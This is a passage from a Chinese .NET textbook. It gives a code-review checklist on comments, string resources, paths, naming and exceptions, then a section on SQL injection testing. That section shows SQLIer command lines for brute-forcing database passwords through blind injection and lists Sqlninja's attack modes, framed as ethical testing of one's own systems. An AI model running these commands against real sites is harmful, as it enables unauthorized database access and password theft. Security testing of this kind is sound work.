确保所有的 XML 元素格式完好。这一点很重要，因为用于处理源代码中的 XML 注释的工具要求 XML 的格式正确，这样才能正确地进行处理。

如果开发团队不需要那些自动生成的空的 XML 元素，可以删除它们。如，Visual Basic 会自动生成 returns 和 remarks 元素，这两个元素在许多情况下都可以删除。

12）注释的质量

注释内容必须清楚，能够准确地描述相关的代码。出现注释内容与代码不符的常见情况又多，我们应提高警惕，有时已在模块中更改了现有代码后，就会忽略更新注释内容。还有，如果采用了另一个应用程序中的某一段代码实现当前所需的功能，则源代码中的注释可能不适合当前代码。

13）字符串常量

字符串应该打包到字符串资源文件中，将字符串收集到一个位置，从而更容易更改字符串文本。通过使用字符串资源文件还可以实现本地化和全球化。以前，生成和使用字符串资源文件并不是一件很容易的事情。现在，资源重构工具可以帮解决这个问题，代码如下所示：

```
private static string snippetSchemaPathBegin =
Path.Combine(Environment.ExpandEnvironmentVariables("%ProgramFiles%"),
@"\Microsoft Visual Studio 8\Xml\Schemas");
```

通过使用资源重构工具可以快速将其更改为以下内容：

```
private static string snippetSchemaPathBegin =
Path.Combine(Environment.ExpandEnvironmentVariables(
Strings.ProgramFiles), Strings.MicrosoftVisualStudio8XmlSchemas);
```

14）文件名和路径

在检查代码时，查找字符串常量或含有硬编码文件路径的字符串资源文件。确保始终使提供路径名称的.NET API（如 System.Windows.Forms.Application.ExecutablePath，它返回启动应用程序的可执行文件的路径）或配置文件条目来引用路径。

与此类似，应用程序的文件名不应定义为字符串，或在字符串资源文件的引用中进行定义。可采取的替代方法有配置文件、环境变量或由用户输入（如传递到控制台应用程序的参数或 WinForms 应用程序中的文件对话框）。所有的这些替代方法给用户使用应用程序带来了极大的灵活性。

以下实例列举了几种不好的做法，包括使用硬编码路径和公共变量：

```
    public static readonly string SnippetSchemaPathBegin =
@"C:\Program Files\Microsoft Visual Studio 8\Xml\Schemas\";
```

如下代码所示，该语句无法通过使用公共属性和 SystemDrive 环境变量重写：

```
   public string SnippetSchemaPathBegin
{ get
 { return snippetSchemaPathBegin; } }
   private static string snippetSchemaPathBegin =
Environment.ExpandEnvironmentVariables("%SystemDrive%" + @"\Program
Files\Microsoft Visual Studio 8\Xml\Schemas");
```

与此类似，有人可能会使用 ProgramFiles 环境变量，如下所示：

```
private static string snippetSchemaPathBegin =
Path.Combine(Environment.GetEnvironmentVariable("ProgramFiles"),
@"Microsoft Visual Studio 8\Xml\Schemas");
```

15）命名约定

通常，名称必须可读，而且必须能够清楚地描述相关对象。因此，在执行代码检查时要在名称、短名称或非描述性名称中查找简写形式。函数和方法名称应该以动词开头，这样可以指明函数或方法对其对象所执行的操作。与此类似，变量名称和属性名称应该使用名词，因为它们都属于对象。例如，如果是为平面几何对象（如“圆”）编写类，则可以定义名称为 CenterPoint 和 Radius，该类可能会包含名为 CalculateCircumference 和 CalculateArea 的函数。

16）名称中的大小写约定

确认源代码遵从之前推荐参考的“命名准则”文档的大小写样式。也就是说，对于参数、局部变量和类的私有或保护变量，推荐使用 camelCasing（驼峰式大小写）样式（名称中的第一个字母小写，后续每个子序列词的第一个字母大写）或 PascalCasing（PASCAL 式大小写）样式（名称中每个词的第一个字母大写）。

17）匈牙利表示法

对于托管代码，不推荐使用匈牙利表示法。匈牙利表示法很难正确使用，而且不易阅读，并且还可能会造成逻辑性的理解混乱。部分人在长期使用 C 或 C++编码时养成了使用匈牙利表示法的习惯，请在代码检查中查找这类情况。

18）异常的引发

如果代码引发异常，请确保异常的类型是合适的，并且显示的消息能够清楚地标明导致代码引发异常的问题所在。在异常消息中给出尽可能多的调试信息。无论是通过跟踪堆栈还是日志文件来诊断问题都会有所帮助。

19）异常的捕获

如果所要检查的代码调用了可能会引发异常的方法，请确认该代码将会处理异常并确保在处理时采取合理的操作。例如，File.Open 会引发多种常见异常，包括 FileNotFoundException 和 UnauthorizedAccessException，合理的方法是捕获这些异常并向用户显示错误消息。

20）异常的定义

如果代码要为程序集定义异常，应该在全局异常类中为程序集定义常用的类型，在类本身中定义该类独有的异常。

21）使用区域来组织代码

在检查代码时，查看是否合理使用了区域来改善代码的可读性。通常，区域并没有得到充分的利用。

区域有助于按照逻辑组织代码并提高大文件的可读性，可以将不需要的区域折叠隐藏起来，而只查看当前需要的代码部分。折叠隐藏区域还便于在大文件中通过滚动操作来查找某个要查看的区域。不过，需要注意嵌套区域的使用。折叠一个外部区域会隐藏内部区域，这实际上给查找相关区域增加了难度。

使用区域的常见位置有类的私有数据、构造函数、公共属性、私有方法和公共方法等内容附近。在测试项目过程中，通常使用区域对测试进行分组。例如，区域可能会针对类的某个方法对单元测试进行分组。

22）使用空行分隔定义

在同一级别的两个定义之间使用空行，可以提高可读性。不过，切勿使用两个以上的连续空行。

23）不要使用公共变量

确认类的数据变量声明为私有变量。如果选择允许对类中的数据进行访问，需要定义公共属性或保护属性以便用户能够访问。

24）使用返回语句

如果方法会返回值，则该方法必须使用返回语句，而不是将值赋给该方法的名称。

25）不要使用 Goto 语句

没有必要使用 Goto 语句。人们可能偶尔会在特殊情况下需要使用 Goto 语句，但如果在代码检查时遇到这些语句，则应引发警告。

26）数值常量

默认情况下，几乎所有的调试工具都会以十六进制形式显示数值常量。因此，对于窗口 ID、控件 ID 等对象，要以十六进制形式定义数值常量，这样在调试过程中就不用再次转换。

## 15.4　数据库安全扫描

现在有一些工具能够实施 SQL 注入攻击。如果有一个连接到后端数据库的 Web 前端，允许 ASP、ASP.NET、CGI 和类似的脚本语言支持的动态用户输入，就可能遭到 SQL 注入攻击，我们能做的就是以道德黑客（Ethical Hacking）的方式对你自己的系统实施自动的 SQL 注入攻击，以便发现漏洞所在。

下面是以自动方式测试系统 SQL 注入安全漏洞的两个步骤：

### 1．扫描安全漏洞

首先，使用一个 Web 应用程序安全漏洞扫描器扫描网站，看看是否存在输入过滤或其他具体的 SQL 注入安全漏洞。假如管理人员时间总是很紧张，却需要良好的报告功能，推荐使用商用工具，如 N-Stealth 安全扫描器、Acunetix 公司的 Web 安全漏洞扫描器和 SPI Dynamics WebInspect。Wikto 等免费的工具通常也能发现这些安全漏洞。

如图 15-11 所示，工具扫描出两个 SQL 安全漏洞。




图 15-11　发现 SQL 注入安全漏洞

## 2. 开始SQL注入

一旦确定目标系统存在 SQL 注入安全漏洞，下一步就是实施 SQL 注入过程并且确定能够从数据库中搜集的数据。需要注意的是，不建议注入实际的数据或者试图投放数据库表格，这两种做法对于数据库的安全都是有害的。发现潜在的 SQL 注入漏洞是一回事，以自动的方式实际实施攻击是另一回事。

比较流行的 SQL 注入攻击工具是 SPI Dynamics 公司的 AQL 注入器（这个工具是 WebInspect 软件的一部分），另外还可以使用 Absinthe。

这两种工具能够让开发人员实施基本攻击和 SQL 盲注攻击。这两种测试都应该实施，特别是基本的 SQL 注入攻击没有返回任何结果的情况下。工具能够以自动的方式快速查询和提取数据。

另外，工具 SQLIer 可以找到网站上有 SQL 注入漏洞的 URL，并根据有关信息生成利用 SQL 注入漏洞，但它不要求用户的交互。通过这种方法可以生成一个 UNION SELECT 查询，进而可以强力攻击数据库密码。这个程序在利用漏洞时并不使用引号，这意味着它可适应多种类型的网站。

SQLIer 通过“true/false”SQL 注入漏洞强力密码。借助于“true/false” SQL 注入漏洞强力密码，用户无法从数据库查询数据，只能查询一个可返回 true、false 值的语句。

据统计，一个 8 个字符的密码（包括十进制 ASCII 代码的任何字符）仅需要大约 1 分钟即可破解。其使用语法如下：

```
sqlier [选项] [URL]
       -c : [主机] 清除主机的漏洞利用信息。
    -s : [秒]在网页请求之间等待的秒数。
    -u: [用户名]从数据库中强力攻击的用户名，用逗号隔开。
    -w: [选项]将 [选项] 交由 wget。
```

此外，此程序还支持猜测字段名，有如下几种选择：

```
    --table-names [表格名称]: 可进行猜测的表格名称，用逗号隔开。
    --user-fields [用户字段] : 可进行猜测的用户名字段名称，用逗号隔开。
    --pass-fields [密码字段]: 可进行猜测的密码字段名称，用逗号隔开。
```

下面是其基本用法。例如，假设在下面的 URL 中有一个 SQL 注入漏洞：

```
    http://example.com/sqlihole.php?id=2
```

运行下面这个命令，从数据库中得到足够的信息，利用其密码，其中的数字 10 表示要在每次查询之间等待 10 秒钟。

```
sqlier -s 10 http://example.com/sqlihole.php?id=1
```

如果表格、用户名字段、密码字段名猜测得正确，那么漏洞利用程序会把用户名交付查询，准备从数据库中强力攻击密码：

```
sqlier -s 10 example.com -u BCable,administrator,root,user4
```

然而，如果内建的字段/表格名称没有猜中正确的字段名，用户就可以执行：

```
sqlier  -s  10  example.com  --table-names  [table names]  --user-fields
[user_fields] --pass-fields [pass_fields]
```

除非知道了正确的表格名、用户名字段、密码字段名；否则 SQLIer 无法从数据库中强力攻击密码。

Sqlninja 可以利用以 SQL Server 为后端数据支持的应用程序的漏洞，其主要目标是提供对有漏洞的数据库服务器的远程访问。Sqlninja 的行为受到配置文件的控制，它告诉 Sqlninja 攻击的目标和方式，还有一些命令行选项。比如：

-m：攻击模式，有测试（test）、指纹识别（fingerprint）、强力攻击（bruteforce）等。

-v：指明进行详细输出。

-f：配置文件，指明一个使用的配置文件。

-w：单词列表，指明以强力攻击模式使用的单词列表。

# 参 考 文 献

[1] Microsoft. MSDN 专供微软最有价值专家的文库.
[2] 王毅. .NET Framework 3.5 开发技术详解. 北京：人民邮电出版社，2009.
[3] Microsoft Corporation. Improving Web Application Security. Microsoft Press, 2007.
[4] 杨云，王毅. ASP.NET 2.0 典型项目开发. 北京：人民邮电出版社，2007.